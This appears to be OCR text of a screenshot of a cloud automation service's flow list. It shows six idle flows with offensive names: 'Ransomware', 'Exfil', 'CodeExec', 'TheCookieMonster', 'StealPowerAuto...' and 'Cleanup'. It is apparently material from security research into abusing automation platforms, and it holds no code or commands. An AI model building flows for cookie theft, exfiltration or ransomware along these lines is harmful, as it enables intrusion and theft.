
My flows | Shared with me | Examples


Refresh


Name	Modified	Status
StealPowerAuto...	1 day ago	Not running
TheCookieMonster	1 day ago	Not running
Ransomware	1 month ago	Not running
Exfil	1 month ago	Not running
CodeExec	1 month ago	Not running
Cleanup	1 month ago	Not running

